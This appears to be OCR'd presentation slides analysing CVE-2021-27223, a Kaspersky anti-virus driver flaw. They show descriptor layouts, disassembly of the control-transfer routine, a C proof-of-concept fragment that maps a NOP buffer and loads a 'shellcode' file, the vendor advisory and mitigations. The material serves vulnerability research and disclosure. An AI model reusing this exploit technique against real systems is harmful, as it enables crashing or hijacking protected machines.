
Segment descriptor=0x00CF9A000000FFFF
Base address – 0x00000000
Limit – 0xFFFFFF
Type - b1010 Code Execute/Read
b0010 Data Read/Write
Descriptor Type – 0x1 (Code or Data)
DPL – 0x00

Prepare Segments



Intel® 64 and IA-32 Architectures Software Developer’s Manual Volume 3A:System Programming Guide, Part 1. Figure 3-3.

Logical address to linear address



Intel® 64 and IA-32 Architectures Software Developer’s Manual Volume 3A:System Programming Guide, Part 1. Figure 3-5.

Transfer control to new VA

```
mov     cr3, rcx
mov     ebx, 0FFC11000h
lgdt    fword ptr [rbx+0D8h]
lidt    fword ptr [rbx+0E2h]
mov     cr0, rax
mov     ax, 0C0h ;  'À'
mov     ss, eax
assume ss:nothing
mov     esp, 0FFC112E0h
mov     ds, eax
assume ds:nothing
mov     eax, 0B8h ;  '¸'
push    rax
mov     eax, 0FFC00180h
push    rax
retfq
```

```
140005180                     mov     ax, 0C8h ; 'È'
140005184                     ltr     ax
140005187                     mov     ax, [rbx+0ECh]
14000518E                     lldt    ax
140005191                     rdtsc
140005193                     mov     [rbx+1B0h], eax
140005199                     mov     [rbx+1B4h], edx
14000519F                     pop     rdi
1400051A0                     pop     rsi
1400051A1                     pop     rbp
1400051A2                     pop     rbx
1400051A3                     pop     rdx
1400051A4                     pop     rcx
1400051A5                     mov     dr0, rdi
1400051A8                     mov     dr1, rsi
1400051AB                     mov     dr2, rbp
1400051AE                     mov     dr3, rbx
1400051B1                     mov     dr6, rdx
1400051B4                     mov     dr7, rcx
1400051B7                     pop     rax
1400051B8                     pop     rbx
1400051B9                     pop     rcx
1400051BA                     pop     rdx
1400051BB                     mov     ds, eax
1400051BD                     assume ds:_data
1400051BD                     mov     es, ebx
1400051BF                     mov     fs, ecx
1400051C1                     mov     gs, edx
1400051C3                     pop     rax
1400051C4                     pop     rcx
1400051C5                     pop     rdx
1400051C6                     pop     rbx
1400051C7                     pop     rbp
1400051C8                     pop     rsi
1400051C9                     pop     rdi
1400051CA                     add     rsp, 10h
1400051CE                     iretq
```

Transfer execution to control address


```
*(__int32*)(dumpBuffer + 0x4) = 0x00400300; //Virtual address of
code to which control will be transferred

__int32 A = (__int32)malloc(0x1000); //Create structure with pages for
code that wan't execute
__int32 B = (__int32)_aligned_malloc(0x440, 0x1000);
memset((void*)B, 0x90, 0x440);
*(__int32*)(A + ((0x400000 >> 12) & 0x3ff) * 8) = B + 0x440;
FILE* shellcode = fopen("shellcode", "r");

fread((void*)B, 1, 0x7, shellcode);
```

Who was debugged POC

WinDbg + Virtualbox in debug mode

http://www.virtualbox.org/manual/ch12.html#ts_debugger

Why execution not in kernel context



Segment_Selector = Segment_Selector & 0x3 - RPL set to Ring 3

Description of CVE from vendor

Description

Kaspersky has fixed a security issue CVE-2021-27223 in one of its modules, which was incorporated in Kaspersky Anti-Virus products for home and Kaspersky Endpoint Security. An authenticated attacker with user rights could cause Windows crash by running a specially crafted application.

CVSS = 5.2

https://support.kaspersky.com/general/vulnerability.aspx?el=12430#310322_1

Mitigation

1. Encryption and authentication doesn't work.

2. Access control from user mode to kernel mode.

3. Sanitization data from user mode to kernel mode:
- address;
- data.

4. Delete vulnerability module. Vendor used this method for mitigation because legacy functionality of this module was not longer used.

OFF ONE
2022